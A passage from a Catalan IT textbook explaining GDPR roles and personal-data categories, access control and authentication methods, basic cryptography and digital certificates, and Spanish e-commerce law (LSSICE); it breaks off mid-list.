Hi pot haver representants dels responsables i/o dels encarregats del tractament quan aquests no estan establerts a la Unió, però entra dins de l'àmbit del Reglament, segons recull l'article 3, apartat 2. En aquests casos, el responsable o l'encarregat del tractament ha de designar per escrit un representant a la Unió.

El responsable del tractament

El responsable del tractament o responsable és la persona física o jurídica, autoritat pública, servei o qualsevol altre organisme que, sol o juntament amb d'altres, determina les finalitats i els mitjans del tractament. El responsable ho és i ha de poder demostrar (*accountability*) que les dades personals siguin:

- Adequades, pertinents i limitades al que és necessari en relació amb les finalitats per a les quals es tracten (minimització de dades).

- Conservades de manera que permetin identificar els interessats durant un període no superior al necessari per a les finalitats del tractament de dades personals.

- Exactes. Això implica que, quan sigui precís, s'hauran d'actualitzar. Cal adoptar les mesures raonables perquè es suprimeixin o es rectifiquin les dades personals que siguin inexactes amb les finalitats per a les quals es tracten ("exactitud");

- Tractades de manera lícita, lleial i transparent en relació amb l'interessat (licitud, lleialtat i transparència).

- Recollides amb finalitats determinades, explícites i legítimes; posteriorment no s'han de tractar de manera incompatible amb aquestes finalitats. D'acord amb l'article 89, el tractament posterior de les dades personals amb finalitats d'arxiu en interès públic, amb finalitats de recerca científica i històrica o amb finalitats estadístiques no es considera incompatible amb les finalitats inicials (limitació de la finalitat).

- Tractades de manera que se'n garanteixi una seguretat adequada, inclosa la protecció contra el tractament no autoritzat o il·lícit i contra la seva pèrdua, destrucció o dany accidental, mitjançant l'aplicació de les mesures tècniques o organitzatives adequades ("integritat i confidencialitat"), fent copies de seguretat...

Així, per exemple, el responsable del tractament serà qui haurà de decidir si les dades recollides inicialment amb el consentiment del client continuen essent vàlides per a una altra finalitat o no ho són i s'ha de tornar a demanar el consentiment al client. El responsable del tractament ha de prendre les mesures oportunes per facilitar a l'interessat tota la informació que indiquen els articles 13 (*Informació que cal facilitar quan les dades personals s'obtenen de l'interessat*) i 14 (*Informació que cal facilitar quan les dades personals no s'han obtingut de l'interessat*).

El responsable del tractament ha de facilitar a l'interessat l'exercici dels seus drets, en virtut dels articles 15 a 22.

L'encarregat del tractament

L'article 28 del RGPD tracta de l'**encarregat del tractament** o **encarregat**. L'encarregat és la persona física o jurídica, autoritat pública, servei o qualsevol altre organisme que tracta dades personals per compte del responsable del tractament. L'encarregat és únic i el nomena el responsable del tractament de les dades. L'encarregat del tractament pot, però, contractar a altres encarregats de tractament de dades amb el consentiment per escrit del responsable del tractament de dades. El tractament efectuat per l'encarregat s'ha de regir per un contracte o per un altre acte jurídic conforme al dret de la Unió o dels estats membres. Aquest contracte ha de vincular l'encarregat respecte del responsable i ha d'establir l'objecte, la durada, la naturalesa i la finalitat del tractament, així com el tipus de dades personals

i categories d'interessats i les obligacions i els drets del responsable. Aquest contracte o acte jurídic ha d'estipular, en particular, que l'encarregat:

- Tracta les dades personals únicament seguint instruccions documentades del responsable.
- Garanteix que les persones autoritzades per tractar dades personals s'han compromès a respectar-ne la confidencialitat o estan subjectes a una obligació de confidencialitat de naturalesa estatutària.
- Respecta les condicions establertes als apartats 2 i 4, per recórrer a un altre encarregat del tractament.
- Pren totes les mesures necessàries, de conformitat amb l'article 32.
- Assisteix el responsable sempre que sigui possible, d'acord amb la naturalesa del tractament i mitjançant les mesures tècniques i organitzatives adequades perquè pugui complir amb l'obligació de respondre les sol·licituds que tinguin per exercici dels drets dels interessats.
- Ajuda el responsable a garantir el compliment de les obligacions.
- A elecció del responsable, ha de suprimir o retornar totes les dades personals, una vegada finalitzada la prestació dels serveis de tractament, i suprimir les còpies existents, tret que sigui necessari conservar les dades personals en virtut del dret de la Unió o dels estats membres.
- Ha de posar a disposició del responsable tota la informació necessària per demostrar que compleix les obligacions assenyalades en aquest article 28 de l'RGPD. Així mateix, ha de permetre i contribuir a la realització d'auditories, incloses inspeccions, per part del responsable o d'un altre auditor autoritzat pel responsable.

El delegat de protecció de dades (DPD)

El Reglament, a l'article 37, introdueix la figura del **Delegat de Protecció de Dades (DPD)** i especifica quan és necessari nomenar-lo.

El Delegat de Protecció de Dades pot formar part de la plantilla del responsable o l'encarregat o bé actuar en el marc d'un contracte de serveis.

El delegat de protecció de dades és nomenat pel responsable i l'encarregat del tractament i se l'ha de nomenar quan es alguna d'aquestes condicions:

- El tractament l'efectua una autoritat o un organisme públic, tret dels tribunals que actuen en l'exercici de la seva funció judicial.
- Les activitats principals del responsable o de l'encarregat consisteixen en operacions de tractament que requereixen una observació habitual i sistemàtica a gran escala.

- Les activitats principals del responsable o de l'encarregat consisteixen en el tractament a gran escala de categories especials de dades personals i de les dades relatives a condemnes i infraccions.

El delegat de protecció de dades s'ha de designar atenent a les seves qualitats professionals i als coneixements especialitzats del dret, a la pràctica en matèria de protecció de dades i a la capacitat per exercir les funcions esmentades a l'article 39, que principalment són:

- Assessorar respecte de l'avaluació d'impacte relativa a la protecció de dades.
- Actuar com a punt de contacte de l'autoritat de control per a qüestions relatives al tractament.
- Cooperar amb l'autoritat de control.
- Informar i assessorar el responsable o l'encarregat i els treballadors sobre les obligacions que imposa la normativa de protecció de dades.
- Supervisar que es compleix l'RGPD i la resta de legislació relativa a la protecció de dades.

Això no vol dir que el DPD hagi de tenir una titulació específica, però, tenint en compte que entre les funcions del DPD s'inclou l'assessorament al responsable o l'encarregat en tot el referent a la normativa sobre protecció de dades, els coneixements jurídics en la matèria són sens dubte necessaris; també cal que compti amb coneixements aliens a l'àmbit estrictament jurídic, com per exemple en matèria de tecnologia aplicada al tractament de dades o en relació amb l'àmbit d'activitat de l'organització en la qual exerceix la seva tasca.

Altres coses a tenir en compte són:

- Un grup empresarial pot nomenar un únic delegat de protecció de dades, sempre que sigui fàcilment accessible des de cada establiment.
- Si el responsable o l'encarregat del tractament és una autoritat o un organisme públic, tret de jutjats i tribunals, es pot tenir un únic delegat de protecció de dades per diversos organismes.
- La posició del DPD a les organitzacions ha de complir els requisits que l'RGPD estableix expressament. Entre aquests requisits hi ha la total autonomia en l'exercici de les seves funcions, la necessitat que es relacioni amb el nivell superior de la direcció o l'obligació que el responsable o l'encarregat li facilitin tots els recursos necessaris per desenvolupar la seva activitat.

Els sistemes informàtics encarregats del tractament i del manteniment de dades gestionen sovint dades de caràcter personal. Quan ens trobem en aquesta situació, hem de complir l'RGPD i la resta de legislació de protecció de dades. Com que el tractament es fa en fitxers de l'empresa, la llei ens diu que hem d'adoptar les mesures necessàries per garantir la seguretat de les dades personals.

2.1.6 Dades personals

El concepte de *dada de caràcter personal* genera força confusions. Per determinar què és realment, ens hem de fixar en l'RGPD, que el defineix com "qualsevol informació sobre una persona física identificada o identificable, com ara un nom, un número d'identificació, dades de localització, un identificador en línia o un o diversos elements propis de la identitat física, fisiològica, genètica, psíquica, econòmica, cultural o social d'aquesta persona".

Així, doncs, quan parlem de *dada personal* ens referim a qualsevol informació relativa a una persona concreta. Les dades personals ens identifiquen com a individus i caracteritzen les nostres activitats en la societat, tant públiques com privades. El fet que diguem que les dades són de caràcter personal no vol dir que només tinguin protecció les vinculades a la vida privada o íntima de la persona, sinó que són dades protegides totes les que ens identifiquen o que en combinar-les permeten la nostra identificació.

Només les dades de persones físiques, i no les dades de persones jurídiques, com empreses, societats..., són dades de caràcter personal.

Tenen la consideració de dades personals:

- Nom i cognoms, data de naixement.
- Número de telèfon, adreça postal i electrònica.
- Dades biomètriques (empremtes, iris, dades genètiques, imatge, raça, veu...).
- Dades sanitàries (malalties, avortaments, cirurgia estètica...).
- Orientació sexual.
- Ideologia, creences religioses, afiliació sindical, estat civil...
- Dades econòmiques: bancàries, solvència, compres.
- Consums (aigua, gas, electricitat, telèfon...), subscripcions premsa...
- Dades judicials (antecedents penals).

Dades personals

Dades com el correu electrònic o dades biomètriques també són dades personals, ja que permeten identificar la persona. L'Agència de Protecció de Dades fins i tot considera la IP (Informe 327/2003) una dada personal.

Dades personals sensibles

No totes les dades personals són igual d'importants. Algunes s'anomenen **sensibles** a causa de la seva transcendència per a la nostra intimitat i a la necessitat d'evitar que siguin usades per discriminar-nos. No es tracta de preservar la nostra intimitat, sinó d'evitar perjudicis per l'ús que es pugui fer d'aquestes dades.

Tenen la consideració de **dades sensibles** les que es refereixen a la nostra raça, opinions polítiques, a les conviccions religioses, a les afiliacions a partits polítics o a sindicats, a la nostra salut o orientació sexual, genètiques, biomètriques.

Les dades sensibles reben una protecció més alta que la resta.

2.1.7 Infraccions i sancions de l'RGPD

L'incompliment d'una normativa legal pot comportar sancions. En el cas de l'RGPD, el règim de responsabilitat previst és de caràcter **administratiu** (menys greu que el penal i que no pot representar sancions privatives de llibertat). L'import de les sancions varia segons els drets personals afectats, volum de dades efectuats, els beneficis obtinguts, el grau d'intencionalitat i qualsevol altra circumstància que l'agència estimi oportuna.

Una diferència amb l'antiga LOPD és que no hi ha tipus de sancions (lleus, greus, molt greus). A l'article 83.2 especifica que les multes aniran en funció de la infracció. Les multes administratives poden arribar a ser d'entre 10 i 20 milions d'euros, o entre el 2 i el 4% del volum de negoci anual global. Per determinar la quantitat de les sancions es mirarà el cas particular tenint en compte:

- La naturalesa, gravetat i la durada de la infracció, estudiant la naturalesa, abast o propósit de la mateixa, així com el nombre d'interesats afectats i el nivell dels danys i perjudicis que hagin sofert.
- La intencionalidat o negligència en la infracció.
- Qualsevol mesura presa pel responsable o encarregat del tractament per solucionar i reduir els danys soferts pels interessats.
- El grau de responsabilitat de l'encarregat del tractament de les dades, segons les mesures aplicades per protegir la informació.
- Totes les infraccions anteriors dels responsables o encarregats del tractament.
- El grau de cooperació amb l'autoritat de control amb la finalitat de solucionar la infracció i mitigar els possibles efectes adversos de la infracció.
- Les categories de les dades de caràcter personal afectades per la infracció.
- La forma amb que l'autoritat de control va tenir coneixement de la infracció, en concret si el responsable o l'encarregat va notificar la infracció i en quina mesura.
- Que el responsable o l'encarregat ja hagin estat sancionats, amb advertència del compliment de les mesures.
- L'adhesió a codis de conducta o a mecanismes de certificació aprovats segons l'articulat del propi RGPD.
- Qualsevol altre factor agravant o atenuant aplicable a les circumstàncies del cas, com als beneficis financers obtinguts o a les pèrdues evitades, directa o indirectament, amb la infracció.

Exemple d'infracció i multa amb la nova llei

Donar les dades a una empresa de serveis, sense haver firmat el corresponent acord, amb les mesures de seguretat necessàries establertes per l'RGPD, que amb la LOPD era castigat fins a 300.000€, pasarà a ser multat fins a 10 milions d'euros o un 2% del volum de negoció total anual de l'any anterior.

2.2 Mecanismes de control d'accés a informació personal emmagatzemada

La protecció de les dades personals passa per controlar-ne l'accés, el qual només hauria de poder ser fet pels usuaris autoritzats. La primera mesura que, intuïtivament, se'ns pot ocórrer per protegir-nos dels accessos no autoritzats consisteix en el control dels accessos físics als sistemes informàtics. De fet, a més de ser la mesura més intuïtiva, també és una de les més importants i la que amb més freqüència es descuida. Penseu que una organització pot invertir molts diners en programaris que evitin i detectin els accessos informàtics no autoritzats als seus equipaments, però tota aquesta despesa no servirà de res si els recursos físics del sistema es troben a l'abast de tothom.

El maquinari sol ser l'element més car d'un sistema informàtic i, per tant, cal tenir una cura especial amb les persones que hi tenen accés material. Una persona no autoritzada que accedís al sistema podria causar pèrdues enormes: robatori d'ordinadors, introducció de programari maliciós en el servidor (per exemple, un cavall de Troia o un *key logger*), destrucció de dades, etc.

Un key logger és un programari o maquinari que enregistra l'activitat d'un teclat d'una estació de treball.

Els cavalls de Troia

Els cavalls de Troia són parts de codi inserides en el programari que habitualment s'utilitza en el sistema. Aquest codi es manté ocult i duu a terme tasques sense que l'usuari o l'administrador se n'adonin. Camuflats sota l'aparença d'un programari útil o habitual, no solen ocasionar efectes destructius. Generalment, capturen contrasenyes i altres dades confidencials i les envien per correu electrònic a la persona que ha introduït el cavall de Troia dins del sistema atacat.

Per evitar aquest tipus de problema es poden adoptar diverses mesures, moltes d'elles de sentit comú, com, per exemple, les següents:

- Mantenir els servidors i tots els elements centrals del sistema en una zona d'accés físic restringit.
- Mantenir els dispositius d'emmagatzemament en un lloc diferent de la resta del maquinari.
- Dur a terme inventaris o registres de tots els elements del sistema informàtic (útil en casos de robatori).
- Protegir i aïllar el cablatge de la xarxa (tant per protegir-lo de danys físics com de l'espionatge).
- Instal·lar càmeres de videovigilància.
- Utilitzar contrasenyes en els estalvis de pantalla.

La BIOS (basic input-output system)...

... és un programa emmagatzemat en un xip ROM que s'encarrega, en el moment en què l'ordinador s'inicia, de carregar el sistema operatiu a la memòria de l'ordinador i comprovar els dispositius que té connectats.

- Utilitzar contra senyes de BIOS.
- Desactivar les opcions d'autocompletar i recordar contrasenyes dels navegadors d'Internet.
- Triar una topologia de xarxa adequada a les nostres necessitats de seguretat.
- Garantir la seguretat del maquinari de xarxa (encaminadors, connectors, concentradors i mòdems).
- Mantenir el sistema informàtic actualitzat.
- Tenir mecanismes d'**autenticació** per als usuaris que volen accedir al sistema.

Vegeu les pautes de manteniment d'un sistema informàtic en la secció "Annexos" del web.

S'anomena **autenticació** el procés de verificació de la identitat d'una persona o d'un procés que vol accedir als recursos d'un sistema informàtic.

Situació d'un mecanisme d'autenticació

Hi ha diversos nivells en els quals es pot situar un mecanisme d'autenticació:

- Instal·lat a la BIOS.
- Instal·lat en el sector d'arrencada de l'equip.
- Sol·licitat pel sistema operatiu.
- Sol·licitat per un programari.

De mecanismes d'autenticació, n'hi ha de molts tipus diferents, des del més barats i senzills (com, per exemple, un nom d'usuari i una contrasenya) fins als més cars i complexos (com, per exemple, un analitzador de retina). Com sempre, segons els objectius i el pressupost de l'organització, cal triar el que més s'ajusti a les nostres necessitats. També cal tenir en compte que molts d'aquestes mecanismes són complementaris i es poden utilitzar alhora.

2.2.1 Mecanismes d'autenticació d'usuaris

Una xifra o criptosistema...

... és un mètode secret d'escriptura, mitjançant el qual un text en clar es transforma en un text xifrat o criptograma, il·legible si no es disposa de les claus de desxifratge.

Hi ha diversos mecanismes d'autenticació d'usuaris. Els podem classificar de la manera següent:

1. Sistemes basats en elements coneguts per l'usuari. El principal mecanisme dins d'aquest tipus d'autenticació són els sistemes basats en **contrasenyes**. És un dels mètodes que es fan servir més sovint per autenticar un usuari que vol accedir a un sistema. Òbviament, és el mètode més barat, però també és el més vulnerable, ja que encara que la paraula de pas o contrasenya hauria de ser personal i intransferible, sovint acaba en poder de persones no autoritzades. D'altra banda, encara que les contrasenyes s'emmagatzemin **xifrades** en un fitxer, és possible desxifrar-les amb múltiples tècniques.

Tot i que l'assignació de les contrasenyes als usuaris es basa en el sentit comú, no és sobrer tenir en compte les recomanacions següents:

- Memoritzar-la i no portar-la escrita.
- Canviar-la periòdicament (amb caràcter mensual, per exemple).
- No repetir la mateixa contrasenya en comptes diferents.
- No llençar documents amb contrasenyes a la paperera.
- Evitar utilitzar **paraules de diccionari** (hi ha tècniques de descobriment de contrasenyes basades en la comparació amb diccionaris sencers de paraules).
- Evitar utilitzar dades que puguin ser conegudes per altres persones (per exemple, nom i cognom de l'usuari, repetir el *login*, DNI, número de mòbil, etc.).
- Fer servir contrasenyes d'un mínim de vuit caràcters.
- Evitar la reutilització de contrasenyes antigues.
- No utilitzar contrasenyes exclusivament numèriques.
- Afavorir l'aparició de caràcters especials (¡, *, ?, etc.).
- No utilitzar seqüències de teclat del tipus "*qwerty*".
- Fer servir mnemotècnics per recordar les contrasenyes.

  Molts sistemes informàtics forcen els usuaris a triar contrasenyes amb un cert nivell de robustesa: obliguen a canviar la contrasenya cada cert temps, que tingui un nombre mínim de caràcters, etc.

2. Sistemes basats en elements que té l'usuari. En aquest cas, l'autenticació no es farà d'acord amb el que recorda o coneix un usuari, sinó a partir d'un dispositiu que porta al damunt (el qual també pot requerir la introducció d'una contrasenya o d'un número PIN), o bé a partir de les pròpies característiques físiques de l'usuari (sistemes **biomètrics**).

El PIN (personal identification number)...

... és una contrasenya numèrica, sovint format per quatre xifres, com, per exemple, el codi numèric que ens cal introduir en un caixer automàtic.

a) Sistemes basats en targetes intel·ligents i testimonis (*tokens*) de seguretat. Una targeta intel·ligent (*smartcard*) és similar a una targeta de crèdit, però a diferència d'aquesta, les targetes intel·ligents allotgen un microprocessador (i memòria) que les dota de les característiques següents:

- Capacitat per fer càlculs criptogràfics sobre la informació que emmagatzemen.
- Emmagatzematge xifrat de la informació.
- Protecció física i lògica (mitjançant una clau d'accés) a la informació emmagatzemada.
- Capacitat per emmagatzemar claus de signatura digital i xifratge.

La signatura digital és un mecanisme de xifratge emprat per autenticar una informació digital.
Per comprendre millor els conceptes de *criptografia* i *signatura digital*, vegeu el subapartat "Protecció de dades" d'aquesta mateixa unitat.

És un mètode d'autenticació que cada vegada fan servir més les organitzacions, tot i el cost d'adaptació de la infraestructura als dispositius que permeten la lectura de les targetes. Un exemple de targeta intel·ligent és el DNI (document nacional d'identitat) electrònic espanyol (també anomenat *DNIe*).

A més, les targetes intel·ligents poden ser de **contacte** (és a dir, han de ser inserides en la ranura d'un lector perquè puguin ser llegides), o **sense contacte**. Aquest segon tipus de targetes s'ha començat a emprar amb èxit en diversos països com a sistema de pagament en el transport públic.

DNI electrònic expedit a Espanya, del qual s'han esborrat la fotografia i les dades identificatives del titular.

RFID

RFID (*radio frequency identification*, identificació per radiofreqüència) és un sistema d'emmagatzemament i de recuperació de dades remot que usen uns dispositius anomenats **etiquetes RFID**. Aquests dispositius es poden col·locar, per exemple, a la roba d'una persona (o qualsevol altre objecte) amb finalitats d'autenticació.

Una altra solució per resoldre el problema de l'autenticació, força popular en el sector empresarial, consisteix en l'anomenat *testimoni de seguretat* (*security token*). Solen ser dispositius físics de mida reduïda (alguns inclouen un teclat per introduir una clau numèrica o PIN), similars a un clauer, que calculen contrasenyes d'un únic ús (canvien a cada *login* o bé cada cert temps). També poden emmagatzemar **claus criptogràfiques**, com per exemple, la **signatura digital** o **mesures biomètriques**.

Dispositiu de lectura de targetes intel·ligents incorporat en un teclat d'ordinador.

b)Sistemes biomètrics. Els sistemes biomètrics es basen en les característiques físiques de l'usuari que s'ha d'autenticar (o en patrons característics que puguin ser reconeguts com, per exemple, la signatura). Com a principal avantatge, l'usuari no ha de recordar cap contrasenya, ni cal que porti cap testimoni o targeta al damunt. Solen ser més cars que els mètodes anteriors; per aquest motiu, encara no es fan servir gaire, tot i que alguns d'aquests mètodes ofereixen un alt nivell de seguretat a un preu econòmic molt raonable (per exemple, el **reconeixement dactilar**). Entre les diferents característiques que es poden utilitzar per reconèixer un usuari mitjançant mesures biomètriques destaquem les següents:

Mesures biomètriques

Les mesures biomètriques són dades personals i caldrà que s'emmagatzemin segons es determina en la Llei orgànica de protecció de dades personals (LOPDP).

- Veu
- Olor corporal
- Escriptura
- Empremtes dactilars
- Patrons de la retina o de l'iris
- Geometria de la mà
- Estructura facial
- Traçat de les venes

2.2.2 Protecció de dades

Per aconseguir que la informació només sigui accessible als usuaris autoritzats i evitar que la informació en clar (és a dir, sense xifrar) que circula per una xarxa pugui ser interceptada per un espia, es poden usar diversos**mètodes criptogràfics**.

Una **xifra o criptosistema** és un mètode secret d'escriptura, mitjançant el qual un text en clar es transforma en un **text xifrat** o **criptograma.** El procés de transformar un text en clar en text xifrat s'anomena **xifratge**, i el procés invers, és a dir, la transformació del text xifrat en text en clar, s'anomena **desxifratge**. Tant el xifratge com el desxifratge són controlats per una o més **claus criptogràfiques**.

S'anomena **criptografia** la ciència i l'estudi de l'escriptura secreta. Juntament amb la **criptoanàlisi** (tècnica que té com a objectiu esbrinar la clau d'un criptograma a partir del text en clar i del text xifrat) formen el que es coneix amb el nom de **criptologia**.

Podeu trobar un exemple excel·lent i divertit de criptoanàlisi en el relat "L'escarabat d'or" d'Edgar Allan Poe.

Per protegir la confidencialitat de les dades (emmagatzemades o que circulen per la xarxa) es poden fer servir criptosistemes de **clau privada** (simètrics) o de **clau pública** (asimètrics).

1) Criptosistemes de clau privada o simètrics

Els **criptosistemes de clau privada o compartida** (o simètrics) són aquells en els quals emissor i receptor comparteixen una única clau. És a dir, el receptor podrà desxifrar el missatge rebut si i només si coneix la clau amb la qual l'emissor ha xifrat el missatge.

L'algorisme més representatiu dels criptosistemes de clau privada és el *data encryption standard* (DES), que data de l'any 1977. Actualment es troba en desús, ja que no és segur. En lloc del DES s'utilitza una variant anomenada *Triple DES*, o altres algorismes com, per exemple, IDEA, CAST, *Blowfish*, etc. No obstant això, l'estàndard actual (des de l'any 2002), adoptat com a tal pel Govern dels Estats Units, és l'anomenat *advanced encryption standard* (AES), representat per l'algorisme *Rijndael*.

2) Criptosistemes de clau pública. A diferència dels criptosistemes de clau privada, molt intuïtius i amb força desavantatges, els de clau pública són conceptualment molt enginyosos, elegants i aporten més funcionalitats que els asimètrics. No obstant això, són força lents, comparats amb els simètrics i moltes vegades no s'utilitzen per xifrar, sinó per intercanviar claus criptogràfiques en els protocols de comunicacions. La criptografia de clau pública va ser introduïda per Diffie i Hellman l'any 1976.


Criptosistemes de clau pública

Donada qualsevol clau del parell <Pu, Su>, no és possible esbrinarne una a partir de l'altra. És a dir, a partir del coneixement de la clau pública (visible per tothom), Pu, no és possible obtenir la clau privada o Su.

Els **criptosistemes de clau pública** (o asimètrics) són un tipus de criptosistemes en què cada usuari *u* té associada una parella de claus <Pu, Su>. La clau pública, Pu, és accessible per a tots els usuaris de la Xarxa i apareix en un directori públic, mentre que la clau privada, Su, tan sols és coneguda per l'usuari *u* (és a dir, l'usuari propietari del parell de claus).

Quan un usuari A vol enviar un missatge a un usuari B, xifra el missatge fent servir la clau pública de B(recordeu que aquesta clau és coneguda per tots els usuaris del criptosistema). Quan el receptor rebi el missatge, únicament el podrà desxifrar ell mateix, utilitzant la seva pròpia clau privada (la qual es troba exclusivament en el seu poder). Podeu veure aquest mecanisme descrit en la figura 2.1.

FIGURA 2.1. Xifratge i desxifratge d'un missatge en un criptosistema de clau pública



A més, l'usuari A podrà signar el seu missatge mitjançant la seva clau privada (només coneguda per ell), que acredita la seva identitat davant de l'usuari receptor del missatge. En el procés de verificació, el receptor (l'usuari B) emprarà la clau pública de l'usuari A, coneguda per tots els usuaris del criptosistema.

El criptosistema de clau pública més conegut és l'anomenat *RSA*, però n'hi ha d'altres com, per exemple, el criptosistema *digital signature algorithm*(*DSA*).

El criptosistema RSA va ser ideat per Rivest, Shamir i Adlerman l'any 1978.

Un avantatge molt important del criptosistema de clau pública és que permet la incorporació de **signatura digital**. Cada usuari podrà signar digitalment el seu missatge amb la seva clau privada i aquesta signatura podrà ser verificada més tard, de manera que l'usuari que l'ha originat no pugui negar que s'ha produït (**propietat de no-repudiació**).

El digital signature standard (DSS)...

... és un sistema de signatura digital adoptat com a estàndard pel NIST (National Institute of Standards and Technology). Utilitza l'algorisme DSA.

Certificat digital

A l'hora d'utilitzar la clau pública d'un usuari, com podem saber que és autèntica? Per resoldre aquest problema es requereix la participació d'una tercera part (anomenada **autoritat de certificació**) que confirmi l'autenticitat de la clau pública d'un usuari amb l'expedició d'un **certificat digital**. Aquest document, signat digitalment per un prestador de serveis de certificació, vincula unívocament unes dades de verificació de signatura al titular, que en confirma la identitat en qualsevol transacció telemàtica que es pugui fer.

2.3 Legislació sobre els serveis de la societat de la informació, comerç, correu electrònic i signatura electrònica

Com a conseqüència de l'expansió enorme de les xarxes d'ordinadors i molt especialment d'Internet, fenòmens que abans eren habituals dins del món analògic o real, han acabat traspassant les fronteres per esdevenir freqüents en el món virtual (per exemple, el comerç electrònic). No podem esperar que el marc jurídic doni resposta als nous reptes provocats per l'ús de les tecnologies de la informació. Si bé els conceptes són antics, el seu trasllat al món virtual crea la necessitat d'expandir el marc jurídic (o fins i tot redefinir-lo dins de l'àmbit tecnològic) per donar resposta als buits legals que s'originen com a conseqüència de l'aplicació de la tecnologia. Aquesta regulació no solament ha d'evitar el mal ús de la tecnologia (per exemple, l'enviament de correu brossa [*spam*] o correu no consentit), sinó que ha de generar un entorn de confiança en el qual es delimitin clarament les responsabilitats i els deures de cadascú, sense el qual no seria possible l'establiment de transaccions, com ara el comerç electrònic.

Així, doncs, l'objectiu de la **Llei 34/2002, d'11 de juliol, de serveis de la societat de la informació i del comerç electrònic** (LSSICE, d'ara endavant) és la incorporació de la directiva comunitària sobre el comerç electrònic al marc jurídic espanyol. Aquesta normativa s'ha desenvolupat en diversos àmbits: europeu, estatal i autonòmic.

El comerç electrònic o e-commerce...

... consisteix en la compra i venda de productes o serveis mitjançant xarxes d'ordinadors (com, per exemple, Internet).

2.3.1 Concepte de serveis de la societat d'informació

Segons el text de la mateixa LSSICE, el concepte de **servei de la societat d'informació** és realment divers i comprèn els àmbits següents:

- Contractació de béns i serveis per via electrònica.
- Subministrament d'informació per via electrònica (per exemple, els diaris digitals).
- Les activitats d'intermediació relatives al següent:
  - Provisió d'accés a la xarxa.
  - Transmissió de dades.

  - Realització de la còpia temporal de les pàgines d'Internet sol·licitades pels usuaris.
  - Allotjament de dades en els servidors d'informació.
  - Serveis o aplicacions facilitats per altres.
  - Provisió d'instruments de recerca.
  - Enllaços a altres llocs d'Internet.

- Qualsevol altre servei que es presti a petició individual dels usuaris (descàrrega d'arxius de vídeo o àudio...), **sempre que representi una activitat econòmica per al prestador**.

Els serveis de la societat d'informació són oferts pels operadors de telecomunicacions, els**proveïdors d'accés a Internet**, els portals, els motors de recerca o qualsevol altre subjecte que disposi d'un lloc a Internet per mitjà del qual digui a terme alguna de les activitats indicades, inclòs el comerç electrònic.

Proveïdors de serveis

Els operadors que ens proporcionen l'accés a Internet a les nostres llars són exemples del que la LSSICE entén per *proveïdors de serveis*.

2.3.2 Obligacions i responsabilitat dels prestadors de serveis

No solament per desenvolupar el ja esmentat marc de confiança, sinó també per poder perseguir les activitats il·lícites que es puguin desenvolupar a la Xarxa, la LSSICE determina quines són les **obligacions i responsabilitats dels prestadors de serveis**. No oblideu, però, que la LSSICE se situa dins del **marc jurídic extrapenal**. Així, doncs, les sancions que preveu aquesta llei no poden comportar penes privatives de llibertat. Per exemple, l'enviament de correu brossa o correu no consentit és una activitat sancionada per la LSSICE, però, en canvi, en si mateixa, no apareix reflectida en el Codi penal.

El correu brossa se sol confondre amb un delicte informàtic, tot i que no ho és.

Obligacions dels prestadors de serveis

Malgrat tot, les obligacions que tenen els prestadors de serveis, descrites en la LSSICE, possibiliten la persecució dels delictes relacionats amb la xarxa Internet.

Són activitats d'intermediació la transmissió, la còpia, l'allotjament i la localització de dades a la Xarxa.

La llei imposa el **deure de col·laboració dels prestadors de serveis d'intermediació** per impedir que determinats serveis o continguts il·lícits es continuïn divulgant, i també el **deure de retenció de dades de trànsit relatives a les comunicacions electròniques, durant un període màxim de dotze mesos.**

Així, doncs, i sempre mitjançant una resolució judicial motivada, els prestadors de serveis hauran de col·laborar amb els jutges, i hauran de posar a la seva disposició les dades que els siguin requerides. Per exemple, si una investigació criminal descobreix un lloc d'Internet que allotja pornografia infantil o programaris **pirates**,

els proveïdors de serveis hauran de lliurar al jutge encarregat de la investigació els fitxers de registre que enregistrin l'activitat de l'usuari que ha allotjat el contingut il·lícit en el lloc investigat.

Un aspecte molt important que cal tenir en compte és que, segons la llei, els fitxers de registre només s'emmagatzemaran com a molt durant dotze mesos. Atès que no hi ha una durada mínima del temps de preservació dels registres, els proveïdors els podrien emmagatzemar durant poc temps (per exemple, només uns dies o unes hores), amb la qual cosa és necessari, davant el coneixement d'un delicte relacionat amb la Xarxa, actuar amb molta prestesa per no perdre la informació valuosa dels registres.

Un altre aspecte destacable amb relació a la preservació dels registres és la consideració de la IP com una dada personal (tot i que no identifica directament una persona, sí esdevé un mitjà per identificar-la). Això implica que els responsables de les pàgines web que emmagatzemin les IP dels usuaris que les consulten hauran d'inscriure el fitxer a l'Agència Espanyola de Protecció de Dades.

Com podíem esperar, les dades que enregistra el proveïdor de serveis s'hauran d'emmagatzemar garantint els drets constitucionals i amb les mesures determinades per la Llei de protecció de dades. Només poden retenir les dades imprescindibles per identificar l'**origen de la connexió** des de la qual s'ha efectuat l'acció il·lícita i el **moment en què s'inicià la prestació del servei**. En cap cas la preservació de les dades no pot atemptar contra el secret de les comunicacions.

Règim de responsabilitats dels prestadors de serveis

Els prestadors de serveis de la societat de la informació estan subjectes a la **responsabilitat civil, penal i administrativa**. Per determinar el tipus de responsabilitat que recau sobre ells caldrà diferenciar les situacions següents:

Vegeu els diferents tipus de responsabilitat en la secció "Annexos" del web.

1. El prestador és l'autor (creador) directe de la informació, o bé desenvolupa tasques de control sobre els continguts que es transmeten a la Xarxa. Per exemple, el gestor d'una llista de distribució de correu electrònic (*mailing list*) o el moderador d'un fòrum de discusió. En tots dos casos, el prestador pot tenir coneixement de la informació que s'introdueix a la Xarxa i en pot exercir el control. Per tant, la seva responsabilitat és inqüestionable.

